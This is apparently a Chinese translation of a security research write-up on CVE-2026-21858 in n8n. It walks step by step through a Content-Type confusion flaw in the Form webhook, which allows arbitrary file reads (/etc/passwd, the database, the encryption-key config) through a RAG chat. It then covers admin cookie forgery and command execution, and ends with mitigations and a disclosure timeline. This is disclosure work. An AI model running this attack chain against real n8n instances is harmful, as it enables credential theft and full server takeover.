||||
|
||||
这个函数首先会**校验**
|
||||
请求头中的 Content-Type
|
||||
是否为 **multipart/form-data**
|
||||
,然后才调用 **handleFormData()**
|
||||
(下文称 **“文件处理器”**
|
||||
)来处理文件。**为什么要先做校验?**
|
||||
|
||||
**原因很简单:****“文件处理器”**
|
||||
(及其他所有类似函数)总是假定数据来自 **req.body.files**
|
||||
。 但根据我们之前的分析(图 4
|
||||
),这个对象**只有**
|
||||
当“文件上传解析器”运行时才会被填充,而“文件上传解析器”**只有**
|
||||
在收到 multipart/form-data
|
||||
请求时才会被调用。
|
||||
|
||||

|
||||
|
||||
**“内容类型混淆”漏洞的出现**
|
||||
|
||||
在揭秘漏洞之前,先梳理一下目前的逻辑:
|
||||
|
||||

|
||||
|
||||
图 5 — 目前的逻辑关系图
|
||||
|
||||
**核心问题:**
|
||||
如果有一个文件处理函数**忘了校验**Content-Type
|
||||
是否为 multipart/form-data
|
||||
就被直接调用,会发生什么? 在合法的用户场景下,Content-Type
|
||||
确实是 multipart/form-data
|
||||
,所以一切正常。
|
||||
|
||||
但**攻击者**
|
||||
可以将 Content-Type
|
||||
篡改为例如 **application/json**
|
||||
。这样一来,中间件就会调用“**常规请求体解析器**
|
||||
”,而不再是“文件上传解析器”。
|
||||
|
||||
于是,req.body.files
|
||||
这个对象自然就是空的,理论上应该出错。 但等等,事情真的那么简单吗?还记得“常规请求体解析器”是如何工作的吗?
|
||||
|
||||
“它将解码后的整个请求体内容,直接存入 req.body 这个全局对象。”
|
||||
|
||||
**攻击思路浮现:**
|
||||
我们能不能在 HTTP 请求体里,构造一个包含 files
|
||||
字段的对象呢?
|
||||
|
||||

|
||||
|
||||
图 6 — 构造恶意 JSON 请求体来覆盖 req.body.files
|
||||
|
||||
通过发送一个精心构造的 JSON 请求体(比如 {"files": {...}}
|
||||
),我们可以**任意地填充甚至覆盖 req.body.files**
|
||||
对象。
|
||||
|
||||
**这意味着什么?**
|
||||
如果在 n8n 的某个流程中,存在一个**未经 Content-Type 校验**
|
||||
就直接处理 req.body.files
|
||||
的函数,那么攻击者就可以**完全控制这个对象的内容**
|
||||
,进而可能引发严重漏洞。
|
||||
|
||||
**那么,这样的流程真的存在吗?**
|
||||
剧透:**存在**
|
||||
(否则就没这篇文章了)。
|
||||
|
||||
**Form Webhook 节点——漏洞的触发点**
|
||||
|
||||
Form 节点是 n8n 中极其常用的组件,它为用户提供了一个与工作流交互的**外部表单界面**
|
||||
。
|
||||
|
||||
几乎所有需要用户输入的工作流都会用到它。想象一下:HR 系统需要候选人上传简历,客服门户需要用户提交截图和错误日志……**文件上传**
|
||||
是其核心功能之一。
|
||||
|
||||

|
||||
|
||||
图 7 — HR 系统中候选人通过表单上传简历的场景
|
||||
|
||||
处理表单提交的函数是 **formWebhook**
|
||||
。它完成一系列通用操作后,最终会调用 **prepareFormReturnItem.**
|
||||
来处理返回数据。
|
||||
|
||||

|
||||
|
||||
看清楚了!这个函数在调用关键的 **prepareFormReturnItem()**
|
||||
之前,**没有进行 Content-Type 校验!**
|
||||
|
||||
让我们看看这个函数内部做了什么:
|
||||
|
||||

|
||||
|
||||
这是一个**文件处理函数**
|
||||
!它遍历 **req.body.files**
|
||||
里的每一个文件,并对每个文件调用 **copyBinaryFile()**
|
||||
。
|
||||
|
||||
**copyBinaryFile()**
|
||||
的功能是:将一个文件从其**临时路径**
|
||||
(存储在 req.body.files[文件ID].filepath
|
||||
)**复制到持久化存储**
|
||||
(如本地磁盘或 S3 对象存储)。
|
||||
## 漏洞爆发点出现了:
|
||||
|
||||
由于调用该函数时**没有**
|
||||
验证 Content-Type
|
||||
,因此我们可以完全控制 **req.body.files**
|
||||
对象。
|
||||
|
||||
这意味着我们**可以任意设定 filepath 参数的值**
|
||||
。结果就是,copyBinaryFile()
|
||||
不再复制用户上传的文件,而是可以复制**服务器上的任意本地文件**
|
||||
。 最终,工作流中后续的节点收到的将是**这个本地文件的内容**
|
||||
,而非预期的上传文件。
|
||||
|
||||
攻击路径已经打通。
|
||||
## 漏洞利用实战
|
||||
## 场景假设:企业知识库系统
|
||||
|
||||
想象一下:你是一家大公司的首席 AI 官,公司内部数据分散混乱——产品文档散落各处,人事政策无人知晓,财务报告锁在不同系统。为了让员工高效工作,你决定打造一个由 **RAG(检索增强生成)**
|
||||
技术驱动的**集中式企业知识库**
|
||||
。
|
||||
|
||||
这个场景绝非虚构,许多公司正在这么做。
|
||||
|
||||
架构很简单:任何员工都能通过 **Form(表单)**
|
||||
向知识库上传相关资料,并通过 **Chat(聊天)**
|
||||
界面检索信息。
|
||||
|
||||

|
||||
|
||||
图 8 — 基于 RAG 技术构建的企业知识库
|
||||
|
||||
暂时假设你是一家名为 BioSense Innovations
|
||||
公司的产品营销经理,你正在向公司的知识库上传一份产品规格文件。
|
||||
|
||||

|
||||
|
||||
图 9 — 员工通过表单向知识库“上传”数据
|
||||
|
||||
之后,你和同事就可以通过聊天机器人查询你上传的这份产品信息了。
|
||||
|
||||

|
||||
|
||||
图 10 — 通过聊天接口访问知识库
|
||||
## 第一步:触发漏洞,实现任意文件读取
|
||||
|
||||
现在,我们利用“内容类型混淆”漏洞,来读取 n8n 服务器上的任意敏感文件。
|
||||
|
||||
攻击步骤:
|
||||
1. **拦截**
|
||||
通过表单上传文件时发出的 HTTP 请求。
|
||||
|
||||
1. **修改**
|
||||
其 Content-Type
|
||||
请求头,从 **multipart/form-data**
|
||||
改为 **application/json**
|
||||
。
|
||||
|
||||
1. **伪造**
|
||||
请求体,构造一个包含我们自定义 files
|
||||
对象的 JSON。
|
||||
|
||||

|
||||
|
||||
图 11 — 触发内容类型混淆漏洞,恶意覆盖 req.body.files
|
||||
|
||||
如此一来,我们便将服务器上的敏感文件(本例中为 **/etc/passwd**
|
||||
)“冒充”为用户上传的文件,注入了知识库。
|
||||
## 第二步:通过聊天界面“检索”敏感文件内容。
|
||||
|
||||
** 我们只需像咨询普通产品信息那样,向聊天机器人提问即可。**
|
||||
|
||||

|
||||
|
||||
图 12 — 成功从聊天中读取 /etc/passwd
|
||||
文件内容
|
||||
|
||||
可以看到,我们成功读取了 n8n 服务器上的 /etc/passwd
|
||||
文件。**至此,我们具备了“任意文件读取”的能力。**
|
||||
|
||||

|
||||
## 乘胜追击:从任意读取到远程代码执行
|
||||
|
||||
任意文件读取已经很危险了,但能实现代码执行吗?**答案是肯定的。**
|
||||
不过,我们需要先解锁 n8n 的“管理权限”。
|
||||
## 了解 n8n 会话管理机制
|
||||
|
||||
简单来说,n8n 将用户的登录会话存储在一个名为 **_n8n-auth_**
|
||||
的 Cookie 中。
|
||||
|
||||
登录成功后,n8n 会通过以下方式生成这个 Cookie 值:
|
||||
1. **创建负载**
|
||||
:包含用户ID,以及(用户邮箱+密码)字符串的 SHA256 哈希值的前10位。
|
||||
|
||||
1. **签名**
|
||||
:使用一个实例唯一的**加密秘钥**
|
||||
,对该负载进行签名(JWT 格式)。
|
||||
|
||||
1. **存储**
|
||||
:签名后的字符串就作为 Cookie 的值。
|
||||
|
||||

|
||||
图 13 — 认证 Cookie 负载的生成
|
||||
|
||||

|
||||
图 14 — Cookie 的 JWT 签名过程
|
||||
## 会话伪造攻击
|
||||
|
||||
理解了会话机制,结合我们的“任意文件读取”能力,我们能否**伪造**
|
||||
一个有效的管理员会话 Cookie 呢?
|
||||
|
||||
**幸运的是,所有必需的“原料”都放在服务器的本地文件里:**
|
||||
1. **用户数据**
|
||||
:位于本地数据库文件中(例如:/home/node/.n8n/database.sqlite
|
||||
)。
|
||||
|
||||
1. **加密秘钥**
|
||||
:位于本地配置文件中(例如:/home/node/.n8n/config
|
||||
)。
|
||||
|
||||
## 实战:四步接管管理员账户
|
||||
|
||||
**第一步:窃取管理员凭证。**
|
||||
利用漏洞,将数据库文件“注入”知识库,然后通过聊天查询提取管理员的 **ID、邮箱、密码哈希**
|
||||
。
|
||||
|
||||

|
||||
图 15 — 将 n8n 数据库文件“上传”到知识库
|
||||
|
||||

|
||||
图 16 — 从聊天记录中提取管理员账户详情
|
||||
|
||||
**第二步:窃取加密秘钥。**
|
||||
再次利用漏洞,将配置文件“注入”知识库,并提取加密秘钥。
|
||||
|
||||

|
||||
图 17 — 提取用于签名的加密秘钥
|
||||
|
||||
**第三步:伪造 Cookie。**
|
||||
使用窃取的管理员数据和加密秘钥,按照 n8n 的算法构造一个合法的 JWT 令牌,并将其设置到浏览器 Cookie 中。
|
||||
|
||||

|
||||
图 18 — 设置伪造的会话 Cookie,成功绕过认证
|
||||
## 第四步:成功登录。
|
||||
|
||||
**大功告成——我们已作为系统管理员登录了 n8n!**
|
||||
## 致命一击:实现远程代码执行
|
||||
|
||||
获得管理员权限后,实现代码执行轻而易举。 只需要创建一个新的工作流,在其中添加一个名为 **“Execute Command”**
|
||||
(执行命令)的节点,并填入任意系统命令即可。
|
||||
|
||||

|
||||
|
||||
图 19 — 通过管理员权限实现代码执行
|
||||
## 为什么这个漏洞如此危险?
|
||||
|
||||
**一个被攻破的 n8n 实例,其爆炸半径是灾难性的。**
|
||||
|
||||
n8n 连接着你公司内的**无数关键系统**
|
||||
:Google Drive、OpenAI API 密钥、Salesforce 数据、身份访问管理( IAM )系统、支付处理器、客户数据库、CI/CD 流水线……
|
||||
|
||||
它是整个自动化生态的**中枢神经系统**
|
||||
。
|
||||
|
||||
想象一下,一家拥有上万名员工的大型企业,只有一台 n8n 服务器为所有人服务。一旦这台服务器沦陷,攻击者获得的不仅仅是一台机器的控制权,而是**通往整个企业数字资产的“万能钥匙”**
|
||||
。 所有的 API 密钥、OAuth 令牌、数据库连接字符串、云端存储凭据……都集中于此。
|
||||
|
||||
n8n 因此成为一个**巨大的单一故障点**
|
||||
,也成为黑客眼中梦寐以求的**“数据金矿”**。
|
||||
## 应急指南
|
||||
1. **立即升级**
|
||||
:将 n8n 更新至 **1.121.0 或更高版本**
|
||||
|
||||
1. **减少暴露**
|
||||
:**不要**
|
||||
在非必要时将 n8n 暴露在公网上,应部署在内网并使用 VPN 或堡垒机访问
|
||||
|
||||
1. **加强认证**
|
||||
:为你创建的所有 **Form(表单)**
|
||||
节点启用并强制执行用户身份验证
|
||||
|
||||
## 漏洞披露时间线
|
||||
- **2025年11月9日:**
|
||||
向 n8n 官方报告漏洞
|
||||
|
||||
- **2025年11月10日:**
|
||||
n8n 确认收到报告
|
||||
|
||||
- **2025年11月18日:**
|
||||
n8n 发布修复版本
|
||||
|
||||
- **2025年12月29日:**
|
||||
研究人员跟进,询问漏洞报告何时公开
|
||||
|
||||
- **2026年1月6日:**
|
||||
n8n 为漏洞分配 CVE 编号:CVE-2026-21858。
|
||||
|
||||
- **2026年1月7日:**
|
||||
Cyera 研究实验室发布漏洞文章。
|
||||
|
||||
原文:https://www.cyera.com/research-labs/ni8mare-unauthenticated-remote-code-execution-in-n8n-cve-2026-21858
|
||||
|
||||
- END -
|
||||
**感谢阅读,如果觉得还不错的话,动动手指一键三连~**
|
||||
|
||||
Reference in new issue
Block a user